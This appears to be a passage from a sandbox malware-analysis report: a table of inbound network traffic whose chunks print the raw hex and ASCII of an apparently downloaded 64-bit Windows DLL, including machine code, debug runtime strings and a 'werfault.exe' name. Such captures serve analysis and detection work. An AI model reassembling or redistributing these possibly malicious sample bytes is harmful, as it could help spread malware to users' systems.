2022-05-23 06:34:53 UTC	103	IN	Data Raw: 24 a0 3d 00 00 0f 83 96 01 00 00 48 8d 84 24 a0 00 00 00 48 89 84 24 a8 14 00 00 48 8d 84 24 a0 00 00 00 48 8b 8c 24 a8 14 00 00 48 2b c8 48 8b c1 48 3d ff 13 00 00 0f 83 a7 00 00 00 48 8b 84 24 98 3d 00 00 48 8b 8c 24 a0 14 00 00 48 2b c8 48 8b c1 3b 84 24 a0 3d 00 00 0f 83 84 00 00 00 48 8b 84 24 a0 14 00 00 0f b6 00 88 84 24 b0 14 00 00 48 8b 84 24 a0 14 00 00 48 ff c0 48 89 84 24 a0 14 00 00 0f be 84 24 b0 14 00 00 83 f8 0a 75 28 8b 44 24 50 ff c0 89 44 24 50 48 8b 84 24 a8 14 00 00 c6 00 0d 48 8b 84 24 a8 14 00 00 48 ff c0 48 89 84 24 a8 14 00 00 48 8b 84 24 a8 14 00 0 0 0f b6 8c 24 b0 14 00 00 88 08 48 8b 84 24 a8 14 00 00 48 ff c0 48 89 84 24 a8 14 00 00 e9 37 ff ff ff 48 8d 84 24 a0 00 00 00 48 8b 8c 24 a8 14 00 00 48 2b c8 48 8b c1 8b 8c 24 90 3d Data Ascii: $=H$HHH$H+HH=H$=H$H+H;$=H$$H$HH$$u(DPDPHHHH$H$$HHH7HHH+H$=
2022-05-23 06:34:53 UTC	107	IN	Data Raw: ff ff c7 44 24 78 22 00 00 00 48 8d 4c 24 40 e8 0d b5 fe ff 8b 44 24 78 e9 25 02 00 00 48 8b 84 24 b8 00 00 00 0f b6 8c 24 c8 00 00 00 88 08 48 83 bc 24 b0 00 00 00 00 74 0e 48 8b 84 24 b0 00 00 00 c7 00 01 00 00 00 c7 44 24 7c 00 00 00 00 48 8d 4c 24 40 e8 c7 b4 fe ff 8b 44 24 7c e9 df 01 00 00 e9 d0 01 00 00 c7 44 24 68 00 00 00 00 48 8d 4c 24 40 e8 e7 0d 0a Data Ascii: D$x"HL$@D$x%H$$HtHD$\|HL$@D$\|D$hHL$@
2022-05-23 06:34:53 UTC	107	IN	Data Raw: 34 37 33 39 0d 0a b4 fe ff 48 8b 00 48 8d 4c 24 68 48 89 4c 24 38 48 c7 44 24 30 00 00 00 00 8b 8c 24 c0 00 00 00 89 4c 24 28 48 8b 8c 24 b8 00 00 00 48 89 4c 24 20 41 b9 01 00 00 00 4c 8d 84 24 c8 00 00 00 33 d2 8b 48 04 ff 15 a8 6d 00 00 89 44 24 6c 83 7c 24 6c 00 74 0b 83 7c 24 68 00 0f 84 2a 01 00 00 83 7c 24 6c 00 0f 85 f3 00 00 00 ff 15 09 6d 00 00 83 f8 7a 0f 85 e4 00 00 00 48 83 bc 24 b8 00 00 00 00 74 22 48 83 bc 24 c0 00 00 00 00 76 17 4c 8b 84 24 c0 00 00 00 33 d2 48 8b 8c 24 b8 00 00 00 e8 b3 7e fe ff 33 c0 85 c0 74 0d c7 84 24 94 00 00 00 01 00 00 00 eb 0b c7 84 24 94 00 00 00 00 00 00 00 8b 84 24 94 00 00 00 89 44 24 70 83 7c 24 70 00 75 2e 48 8d 05 6c c0 00 00 48 89 44 24 20 45 33 c9 41 b8 7b 00 00 00 48 8d 15 87 cf 00 00 b9 02 00 00 00 e8 Data Ascii: 4739HHLhHL8HD0L$(H$HL$ AL$3HmD$|$lt\|$h*|$lmzH$t"HvL3H$~3t$$$D$p\|$pu.HlHD$ E3A{H
2022-05-23 06:34:53 UTC	111	IN	Data Raw: 03 00 00 ff ff ff ff 48 8d 4c 24 78 e8 1a a4 fe ff 8b 84 24 84 03 00 00 e9 8e 09 00 00 e9 3a 06 00 00 8b 44 24 50 83 e0 20 85 c0 74 15 48 8b 84 24 18 03 00 00 0f b7 8c 24 b0 02 00 00 66 89 08 eb 11 48 8b 84 24 18 03 00 00 8b 8c 24 b0 02 00 00 89 08 c7 44 24 6c 01 00 00 00 e9 fc 05 00 00 c7 44 24 70 01 00 00 00 0f be 84 24 b8 02 00 00 83 c0 20 88 84 24 b8 02 00 00 8b 44 24 50 83 c8 40 89 44 24 50 48 8d 84 24 b0 00 00 00 48 89 44 24 40 c7 84 24 98 00 00 00 00 02 00 00 83 7c 24 74 00 7d 0a c7 44 24 74 06 00 00 00 eb 30 83 7c 24 74 00 75 17 0f be 84 24 b8 02 00 00 83 f8 67 75 0a c7 44 24 74 01 00 00 00 eb 12 81 7c 24 74 00 02 00 00 7e 08 c7 44 24 74 00 02 00 00 81 7c 24 74 a3 00 00 00 7e 56 8b 44 24 74 05 5d 01 00 00 48 98 41 b9 da 06 00 00 4c 8d 05 8b ac 00 Data Ascii: HLx:D$P tH$$fH$$DlDp$ DP@DPHHD$@$|$t}D$t0|tuguD$t\|$t~D$t\|$t~VD$t]HAL
2022-05-23 06:34:53 UTC	115	IN	Data Raw: 48 83 ec 38 48 8b 44 24 40 48 83 c0 11 48 8b 4c 24 48 48 83 c1 11 48 8b d0 e8 e8 fb ff ff 85 c0 74 0a c7 44 24 20 00 00 00 00 eb 08 c7 44 24 20 01 00 00 00 0f b6 44 24 20 48 83 c4 38 c3 cc cc cc cc cc cc cc cc 89 54 24 10 48 89 4c 24 08 48 83 ec 28 48 8b 4c 24 30 e8 39 01 00 00 8b 44 24 38 83 e0 01 85 c0 74 0a 48 8b 4c 24 30 e8 44 02 00 00 48 8b 44 24 30 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc 48 89 54 24 10 48 89 4c 24 08 48 83 ec 28 48 8b 44 24 30 48 8d 0d fe b0 00 00 48 89 08 48 8b 44 24 30 48 c7 40 08 00 00 00 00 48 8b 44 24 30 c6 40 10 00 48 8b 44 24 38 48 8b 10 48 8b 4c 24 30 e8 3b 01 00 00 48 8b 44 24 30 48 83 c4 28 c3 cc 48 89 54 24 10 48 89 4c 24 08 48 83 ec 28 48 8b 44 24 30 48 8d 0d ae b0 00 00 48 89 08 48 8b 44 24 30 48 c7 40 08 00 00 00 Data Ascii: H8HD$@HHL$HHHtD$ D$ D$ H8THLH(HL$09D$8tHL$0DHD$0H(HTHLH(HD$0HHHD$0H@HD$0@H D$8HHL$0;HD$0H(HTHLH(HD$0HHHD$0H@
2022-05-23 06:34:53 UTC	119	IN	Data Raw: 48 8b 44 24 60 48 89 44 24 40 8b 44 24 74 05 5d 01 00 00 89 84 24 98 00 00 00 eb 08 c7 44 24 74 a3 00 00 00 33 c0 85 c0 74 2a 48 8b 84 24 18 06 00 00 48 83 c0 08 48 89 84 24 18 06 00 00 48 8b 84 24 18 06 00 00 48 8b 40 f8 48 89 84 24 98 05 00 00 eb 28 48 8b 84 24 18 06 00 00 48 83 c0 08 48 89 84 24 18 06 00 00 48 8b 84 24 18 06 00 00 48 83 e8 08 48 89 84 24 98 05 00 00 48 8b 84 24 98 05 00 00 48 89 84 24 58 05 00 00 48 8b 84 24 58 05 00 00 48 8b 00 48 89 84 24 08 05 00 00 48 8d 4c 24 78 e8 b8 82 fe ff 48 89 84 24 a0 05 00 00 0f be 8c 24 b8 04 00 00 89 8c 24 a8 05 00 00 48 63 94 24 98 00 00 00 48 89 94 24 b0 05 00 00 48 8b 0d 6a d8 00 00 ff 15 34 3b 00 00 48 8b 8c 24 a0 05 00 00 48 89 4c 24 30 8b 4c 24 70 89 4c 24 28 8b 4c 24 74 89 4c 24 20 8b 8c 24 a8 05 Data Ascii: HD$`HD$@D$t]$D$t3t*H$HHHH@H$(H$HHHHHHHXHXHHHLxH$$$HcHHj4;HHL0L$p L$(LtL $
2022-05-23 06:34:53 UTC	123	IN	Data Raw: 24 c8 00 00 00 e8 42 ba ff ff 83 f8 ff 74 69 48 8b 8c 24 c8 00 00 00 e8 30 ba ff ff 83 f8 fe 74 57 48 8b 8c 24 c8 00 00 00 e8 1e ba ff ff c1 f8 05 48 98 48 89 44 24 78 48 8d 0d bd ef 00 00 48 89 8c 24 80 00 00 00 48 8b 8c 24 c8 00 00 00 e8 f8 b9 ff ff 83 e0 1f 48 98 48 6b c0 58 48 8b 94 24 80 00 00 00 48 8b 4c 24 78 48 03 04 ca 48 89 84 24 88 00 00 00 eb 0f 48 8d 05 6d ba 00 00 48 89 84 24 88 00 00 00 48 8b 84 24 88 00 00 00 0f be 40 08 25 80 00 00 00 85 c0 0f 84 15 01 00 00 44 0f b7 8c 24 c0 00 00 00 41 b8 05 00 00 00 48 8d 54 24 30 48 8d 4c 24 24 e8 0e bf ff ff 85 c0 74 0a b8 ff ff 00 00 e9 85 01 00 00 c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 8b 44 24 24 39 44 24 20 0f 8d b5 00 00 00 48 8b 84 24 c8 00 00 00 8b 40 08 ff c8 89 84 24 90 Data Ascii: $BtiH$0tWHHHDxHHHHHkXHHLxHHHmHH$@%D$AHT$0HL$$tD$ D$ D$ D$$9D$ H$@$

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	125	IN	Data Raw: 64 31 38 0d 0a 01 00 00 4c 8d 05 a7 8d 00 00 48 8d 15 78 8d 00 00 48 8d 0d d1 84 00 00 e8 c4 c2 fe ff 48 c7 c0 ff ff ff ff eb 26 8b 44 24 50 c1 f8 05 48 98 48 8d 0d 9b ea 00 00 8b 54 24 50 83 e2 1f 48 63 d2 48 6b d2 58 48 8b 04 c1 48 8b 04 02 48 83 c4 48 c3 89 4c 24 08 48 83 ec 38 8b 44 24 40 c1 f8 05 48 98 48 8d 0d 68 ea 00 00 8b 54 24 40 83 e2 1f 48 63 d2 48 6b d2 58 48 03 14 c1 48 8b c2 48 89 44 24 28 c7 44 24 20 01 00 00 00 48 8b 44 24 28 83 78 0c 00 75 55 b9 0a 00 00 00 e8 d1 97 fe ff 90 48 8b 44 24 28 83 78 0c 00 75 35 48 8b 44 24 28 48 83 c0 10 ba a0 0f 00 00 48 8b c8 ff 15 c6 25 00 00 85 c0 75 08 c7 44 24 20 00 00 00 00 48 8b 44 24 28 8b 40 0c ff c0 48 8b 4c 24 28 89 41 0c b9 0a 00 00 00 e8 e6 97 fe ff 83 7c 24 20 00 74 30 8b 44 24 40 c1 f8 05 48 Data Ascii: d18LHxHH&D$PHHT$PHcHkXHHHHL$H8D$@HHhT$@HcHkXHHHD$(D$ HD$(xuUHD$(xu5HD$(HH%uD$ HD$(@HL$(A|$ t0D$@H
2022-05-23 06:34:53 UTC	128	IN	Data Raw: 66 39 37 0d 0a 00 00 00 00 48 8b 44 24 30 c7 40 18 00 00 00 00 8b 44 24 38 48 83 c4 58 c3 89 4c 24 08 48 83 ec 58 48 63 44 24 60 48 83 f8 fe 75 15 e8 58 a3 fe ff c7 00 09 00 00 00 b8 ff ff ff ff e9 33 02 00 00 83 7c 24 60 00 7c 16 8b 05 4f dd 00 00 39 44 24 60 73 0a c7 44 24 3c 01 00 00 00 eb 08 c7 44 24 3c 00 00 00 00 8b 44 24 3c 89 44 24 34 83 7c 24 34 00 75 2e 48 8d 05 ad 82 00 00 48 89 44 24 20 45 33 c9 41 b8 2c 00 00 00 48 8d 15 28 82 00 00 b9 02 00 00 00 e8 6e ab fe ff 83 f8 01 75 03 cc 33 c0 83 7c 24 34 00 75 3e e8 da a2 fe ff c7 00 09 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 2c 00 00 00 4c 8d 05 ee 81 00 00 48 8d 15 cf 81 00 00 48 8d 0d 50 82 00 00 e8 eb b4 fe ff b8 ff ff ff ff e9 8c 01 00 00 8b 44 24 60 c1 f8 05 48 98 48 8d 0d c1 dc 00 00 8b 54 Data Ascii: f97HD$0@D$8HXL$HXHcD$`HuX3\|$`|O9D$`sD$<D$<D$<D$4|$4u.HHD$ E3A,H(nu3|$4u>HD$ A, LHHPD$`HHT
2022-05-23 06:34:53 UTC	132	IN	Data Raw: 31 30 66 31 0d 0a 5f 65 37 35 3c 65 64 6b 67 65 21 7a 24 55 39 6b 2b 68 00 00 00 00 00 00 00 00 6e 45 67 4b 45 75 59 74 53 36 59 92 3b fb 62 5a 87 1a a5 fb bb 6b ff eb 9c bd 89 80 6b f3 e7 ed bb c2 64 3d e4 a5 4c a6 0a 4d 90 33 47 46 51 77 6a 39 50 44 63 75 00 00 77 00 65 00 72 00 66 00 61 00 75 00 6c 00 74 00 2e 00 65 00 78 00 65 00 00 00 00 00 00 00 00 00 48 38 32 57 58 38 32 76 69 59 52 00 00 00 00 00 00 00 00 00 00 00 00 00 00 66 3a 5c 64 64 5c 76 63 74 6f 6f 6c 73 5c 63 72 74 5f 62 6c 64 5c 73 65 6c 66 5f 36 34 5f 61 6d 64 36 34 5c 63 72 74 5c 73 72 63 5c 64 6c 6c 63 72 74 30 2e 63 00 00 00 f0 c3 02 80 01 00 00 00 90 c4 02 80 01 00 00 00 66 3a 5c 64 64 5c 76 63 74 6f 6f 6c 73 5c 63 72 74 5f 62 6c 64 5c 73 65 6c 66 5f 36 34 5f 61 6d 64 36 34 5c 63 72 74 Data Ascii: 10f1_e75<edkge!z$U9k+hnEgKEuYtS6Y;bZkkd=LM3GFQwj9PDcuwerfault.exeH82WX82viYRf:\dd\vctools\crt_bld\self_64_amd64\crt\src\dllcrt0.cf:\dd\vctools\crt_bld\self_64_amd64\crt
2022-05-23 06:34:53 UTC	136	IN	Data Raw: 00 6f 00 28 00 29 00 29 00 00 00 5f 00 70 00 72 00 69 00 6e 00 74 00 4d 00 65 00 6d 00 42 00 6c 00 6f 00 63 00 6b 00 44 00 61 00 74 00 61 00 00 00 00 00 25 2e 32 58 20 00 00 00 44 65 74 65 63 74 65 64 20 6d 65 6d 6f 72 79 20 6c 65 61 6b 73 21 0a 00 43 6f 72 45 78 69 74 50 72 6f 63 65 73 73 00 00 6d 00 73 00 63 00 6f 00 72 00 65 00 65 00 2e 0d 0a Data Ascii: o())_printMemBlockData%.2X Detected memory leaks!CorExitProcessmscoree.
2022-05-23 06:34:53 UTC	136	IN	Data Raw: 31 32 32 39 0d 0a 00 64 00 6c 00 6c 00 00 00 66 3a 5c 64 64 5c 76 63 74 6f 6f 6c 73 5c 63 72 74 5f 62 6c 64 5c 73 65 6c 66 5f 36 34 5f 61 6d 64 36 34 5c 63 72 74 5c 73 72 63 5c 69 6f 69 6e 69 74 2e 63 00 00 00 00 73 00 74 00 72 00 63 00 70 00 79 00 5f 00 73 00 28 00 2a 00 65 00 6e 00 76 00 2c 00 20 00 63 00 63 00 68 00 61 00 72 00 73 00 2c 00 20 00 70 00 29 00 00 00 00 00 00 00 5f 00 73 00 65 00 74 00 65 00 6e 00 76 00 70 00 00 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 73 00 74 00 64 00 65 00 6e 00 76 00 70 00 2e 00 Data Ascii: 1229dllf:\dd\vctools\crt_bld\self_64_amd64\crt\src\ioinit.cstrcpy_s(*env, cchars, p)_setenvpf:\dd\vctools\crt_bld\self_64_amd64\crt\src\stdenvp.
2022-05-23 06:34:53 UTC	140	IN	Data Raw: 69 00 6c 00 75 00 72 00 65 00 2c 00 20 00 73 00 65 00 65 00 20 00 74 00 68 00 65 00 20 00 56 00 69 00 73 00 75 00 61 00 6c 00 20 00 43 00 2b 00 2b 00 20 00 64 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 61 00 74 00 69 00 6f 00 6e 00 20 00 6f 00 6e 00 20 00 61 00 73 00 73 00 65 00 72 00 74 00 73 00 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 77 00 63 00 73 00 63 00 70 00 79 00 5f 00 73 00 28 00 73 00 7a 00 45 00 78 00 65 00 4e 00 61 00 6d 00 65 00 2c 00 20 00 32 00 36 00 30 00 2c 00 20 00 4c 00 22 00 3c 00 70 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 6e 00 61 00 6d 00 65 00 20 00 75 00 6e 00 6b 00 6e 00 6f 00 77 00 6e 00 3e 00 22 00 29 00 00 00 5f 00 5f 00 63 00 72 00 74 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 57 00 69 00 6e 00 64 00 6f 00 77 00 57 Data Ascii: ilure, see the Visual C++ documentation on asserts.wcscpy_s(szExeName, 260, L"<program name unknown>")__crtMessageWindowW
2022-05-23 06:34:53 UTC	141	IN	Data Raw: 33 35 66 30 0d 0a 65 00 78 00 70 00 61 00 6e 00 64 00 2e 00 63 00 00 00 00 00 00 00 00 00 70 00 42 00 6c 00 6f 00 63 00 6b 00 20 00 21 00 3d 00 20 00 4e 00 55 00 4c 00 4c 00 00 00 00 00 28 00 66 00 6f 00 72 00 6d 00 61 00 74 00 20 00 21 00 3d 00 20 00 4e 00 55 00 4c 00 4c 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 69 00 73 00 63 00 74 00 79 00 70 00 65 00 2e 00 63 00 00 00 00 00 00 00 28 00 75 00 6e 00 73 00 69 00 67 00 6e 00 65 00 64 00 29 00 28 00 63 00 20 00 2b 00 20 00 31 00 29 Data Ascii: 35f0expand.cpBlock != NULL(format != NULL)f:\dd\vctools\crt_bld\self_64_amd64\crt\src\isctype.c(unsigned)(c + 1)
2022-05-23 06:34:53 UTC	145	IN	Data Raw: 00 28 00 28 00 28 00 5f 00 53 00 72 00 63 00 29 00 29 00 29 00 20 00 21 00 3d 00 20 00 4e 00 55 00 4c 00 4c 00 00 00 00 00 73 00 74 00 72 00 63 00 70 00 79 00 5f 00 73 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 74 00 63 00 73 00 63 00 70 00 79 00 5f 00 73 00 2e 00 69 00 6e 00 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 00 28 00 5f 00 44 00 73 00 74 00 29 00 29 00 20 00 21 00 3d 00 20 00 4e 00 55 00 4c 00 4c 00 20 00 26 00 26 00 20 00 28 00 28 00 5f 00 53 00 69 00 7a 00 65 00 Data Ascii: (((_Src))) != NULLstrcpy_sf:\dd\vctools\crt_bld\self_64_amd64\crt\src\tcscpy_s.inl((_Dst)) != NULL && ((_Size
2022-05-23 06:34:53 UTC	149	IN	Data Raw: 34 00 30 00 39 00 36 00 2c 00 20 00 31 00 30 00 29 00 00 00 5f 00 56 00 43 00 72 00 74 00 44 00 62 00 67 00 52 00 65 00 70 00 6f 00 72 00 74 00 41 00 00 00 77 00 63 00 73 00 74 00 6f 00 6d 00 62 00 73 00 5f 00 73 00 28 00 26 00 72 00 65 00 74 00 2c 00 20 00 73 00 7a 00 61 00 4f 00 75 00 74 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 2c 00 20 00 34 00 30 00 39 00 36 00 2c 00 20 00 73 00 7a 00 4f 00 75 00 74 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 2c 00 20 00 28 00 28 00 73 00 69 00 7a 00 65 00 5f 00 74 00 29 00 2d 00 31 00 29 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 73 00 74 00 72 00 63 00 70 00 79 00 5f 00 73 00 28 00 73 00 7a 00 4f 00 75 00 74 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 32 00 2c 00 20 00 34 00 30 00 39 00 36 00 2c 00 20 Data Ascii: 4096, 10)_VCrtDbgReportAwcstombs_s(&ret, szaOutMessage, 4096, szOutMessage, ((size_t)-1))strcpy_s(szOutMessage2, 4096,

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	153	IN	Data Raw: 00 72 00 63 00 5c 00 74 00 63 00 73 00 63 00 61 00 74 00 5f 00 73 00 2e 00 69 00 6e 00 6c 00 00 00 00 00 00 00 00 00 77 00 63 00 73 00 6e 00 63 00 70 00 79 00 5f 00 73 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 74 00 63 00 73 00 6e 00 63 00 70 00 79 00 5f 00 73 00 2e 00 69 00 6e 00 6c 00 00 00 00 00 00 00 00 b0 5a 01 80 01 00 00 00 62 61 64 20 65 78 63 65 70 74 69 6f 6e 00 00 00 90 95 02 80 01 00 00 00 e0 48 01 80 01 00 00 00 20 d6 01 80 01 00 00 00 5f 00 6d 00 62 00 73 00 74 00 6f 00 77 00 63 00 73 00 5f 00 6c 00 5f 00 Data Ascii: rc\tcscat_s.inlwcsncpy_sf:\dd\vctools\crt_bld\self_64_amd64\crt\src\tcsncpy_s.inlZbad exceptionH _ mbstowcs_l_
2022-05-23 06:34:53 UTC	154	IN	Data Raw: 32 34 63 31 0d 0a 00 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 77 00 63 00 73 00 74 00 6f 00 6d 00 62 00 73 00 2e 00 63 00 00 00 00 00 70 00 77 00 63 00 73 00 20 00 21 00 3d 00 20 00 4e 00 55 00 4c 00 4c 00 00 00 00 00 00 00 00 00 73 00 69 00 7a 00 65 00 49 00 6e 00 42 00 79 00 74 00 65 00 73 00 20 00 3e 00 20 00 72 00 65 00 74 00 73 00 69 00 7a 00 65 00 00 00 00 00 00 00 5f 00 77 00 63 00 73 00 74 00 6f 00 6d 00 62 00 73 00 5f 00 73 00 5f 00 6c 00 00 00 00 00 00 00 28 00 64 00 73 00 74 00 20 00 21 00 3d 00 20 00 4e Data Ascii: 24c1f:\dd\vctools\crt_bld\self_64_amd64\crt\src\wcstombs.cpwcs != NULLsizeInBytes > retsize_wcstombs_s_l(dst != N
2022-05-23 06:34:53 UTC	158	IN	Data Raw: 00 60 65 68 20 76 65 63 74 6f 72 20 76 62 61 73 65 20 63 6f 70 79 20 63 6f 6e 73 74 72 75 63 74 6f 72 20 69 74 65 72 61 74 6f 72 27 00 00 00 00 00 60 65 68 20 76 65 63 74 6f 72 20 63 6f 70 79 20 63 6f 6e 73 74 72 75 63 74 6f 72 20 69 74 65 72 61 74 6f 72 27 00 00 00 60 6d 61 6e 61 67 65 64 20 76 65 63 74 6f 72 20 64 65 73 74 72 75 63 74 6f 72 20 69 74 65 72 61 74 6f 72 27 00 00 00 00 60 6d 61 6e 61 67 65 64 20 76 65 63 74 6f 72 20 63 6f 6e 73 74 72 75 63 74 6f 72 20 69 74 65 72 61 74 6f 72 27 00 00 00 60 70 6c 61 63 65 6d 65 6e 74 20 64 65 6c 65 74 65 5b 5d 20 63 6c 6f 73 75 72 65 27 00 00 00 00 60 70 6c 61 63 65 6d 65 6e 74 20 64 65 6c 65 74 65 20 63 6c 6f 73 75 72 65 27 00 00 00 00 00 00 60 6f 6d 6e 69 20 63 61 6c 6c 73 69 67 27 00 00 20 64 65 6c 65 74 Data Ascii: `eh vector vbase copy constructor iterator'`eh vector copy constructor iterator'`managed vector destructor iterator'`managed vector constructor iterator'`placement delete[] closure'`placement delete closure'`omni callsig' delet
2022-05-23 06:34:53 UTC	162	IN	Data Raw: e0 5d 01 00 02 00 00 00 f6 fd 00 00 f9 fe 00 00 a0 10 02 00 00 00 00 00 e3 f7 00 00 f2 00 01 00 c0 10 02 00 00 00 00 00 d2 50 00 00 19 33 03 00 21 01 20 10 14 70 00 00 e0 5d 01 00 02 00 00 00 f8 07 01 00 fb 08 01 00 f0 10 02 00 00 00 00 00 07 02 01 00 83 0c 01 00 10 11 02 00 00 00 00 00 f2 80 00 00 19 28 02 00 16 01 17 00 30 31 00 00 a0 00 00 00 01 18 01 00 18 a2 00 00 01 04 01 00 04 12 00 00 01 16 02 00 16 01 11 00 01 0d 01 00 0d a2 00 00 01 1c 03 00 1c 01 12 00 15 70 00 00 01 18 01 00 18 62 00 00 11 04 01 00 04 42 00 00 70 38 00 00 01 00 00 00 2f 2c 01 00 49 2c 01 00 40 11 02 00 00 00 00 00 01 1b 02 00 1b 01 11 00 01 13 01 00 13 42 00 00 01 13 01 00 13 62 00 00 01 18 01 00 18 e2 00 00 01 1b 02 00 1b 01 21 00 19 18 01 00 18 e2 00 00 70 38 00 00 02 00 00 Data Ascii:]P3! p](01pbBp8/,I,@Bb!p8
2022-05-23 06:34:53 UTC	163	IN	Data Raw: 31 30 30 38 0d 0a 13 02 00 00 00 00 00 01 0d 01 00 0d c2 00 00 11 09 01 00 09 82 00 00 70 38 00 00 01 00 00 00 52 06 02 00 60 06 02 00 e0 13 02 00 00 00 00 00 01 09 01 00 09 a2 00 00 11 08 01 00 08 a2 00 00 70 38 00 00 01 00 00 00 5b 09 02 00 0e 0a 02 00 f0 12 02 00 00 00 00 00 11 08 01 00 08 a2 00 00 70 38 00 00 01 00 00 00 dc 0b 02 00 60 0c 02 00 f0 12 02 00 00 00 00 00 00 00 00 00 b0 48 01 00 00 00 00 00 a0 a1 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 b8 a1 02 00 e0 a1 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 bf 02 00 00 00 00 00 ff ff ff ff 00 00 00 00 18 00 00 00 20 49 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 bf 02 00 00 00 00 00 ff ff ff ff 00 00 00 00 18 00 00 00 30 d5 01 00 00 00 00 00 00 00 Data Ascii: 1008p8R`p8[p8`HP Ix0
2022-05-23 06:34:53 UTC	167	IN	Data Raw: 32 64 39 31 0d 0a 3a 02 80 01 00 00 00 58 3a 02 80 01 00 00 00 50 3a 02 80 01 00 00 00 48 3a 02 80 01 00 00 00 40 3a 02 80 01 00 00 00 30 3a 02 80 01 00 00 00 18 3a 02 80 01 00 00 00 08 3a 02 80 01 00 00 00 f8 39 02 80 01 00 00 00 78 3a 02 80 01 00 00 00 e8 39 02 80 01 00 00 00 d8 39 02 80 01 00 00 00 c8 39 02 80 01 00 00 00 b0 39 02 80 01 00 00 00 a0 39 02 80 01 00 00 00 88 39 02 80 01 00 00 00 70 39 02 80 01 00 00 00 64 39 02 80 01 00 00 00 5c 39 02 80 01 00 00 00 48 39 02 80 01 00 00 00 20 39 02 80 01 00 00 00 08 39 02 80 01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 2d91:X:P:H:@:0:::9x:999999p9d9\9H9 99
2022-05-23 06:34:53 UTC	172	IN	Data Raw: 66 53 00 00 c4 98 02 00 70 53 00 00 08 5a 00 00 10 a1 02 00 10 5a 00 00 1e 5c 00 00 e4 98 02 00 70 5c 00 00 0d 62 00 00 0c 99 02 00 10 62 00 00 37 63 00 00 2c 99 02 00 40 63 00 00 72 63 00 00 4c 99 02 00 80 63 00 00 d6 63 00 00 0c 9f 02 00 e0 63 00 00 5a 66 00 00 54 99 02 00 60 66 00 00 a7 66 00 00 38 a1 02 00 b0 66 00 00 fe 67 00 00 74 99 02 00 50 68 00 00 e4 6b 00 00 80 99 02 00 f0 6b 00 00 91 6e 00 00 a0 99 02 00 a0 6e 00 00 03 6f 00 00 b0 99 02 00 10 6f 00 00 af 6f 00 00 b8 99 02 00 b0 6f 00 00 c9 6f 00 00 0c 9c 02 00 e0 6f 00 00 85 70 00 00 c8 99 02 00 90 70 00 00 ae 70 00 00 f0 99 02 00 b0 70 00 00 c8 70 00 00 bc 9c 02 00 d0 70 00 00 f5 70 00 00 f0 99 02 00 00 71 00 00 76 72 00 00 04 9c 02 00 80 72 00 00 87 74 00 00 d0 99 02 00 90 74 00 00 de 74 00 Data Ascii: fSpSZZ\p\bb7c,@crcLcccZfT`ff8fgtPhkknnoooooopppppppqvrrttt
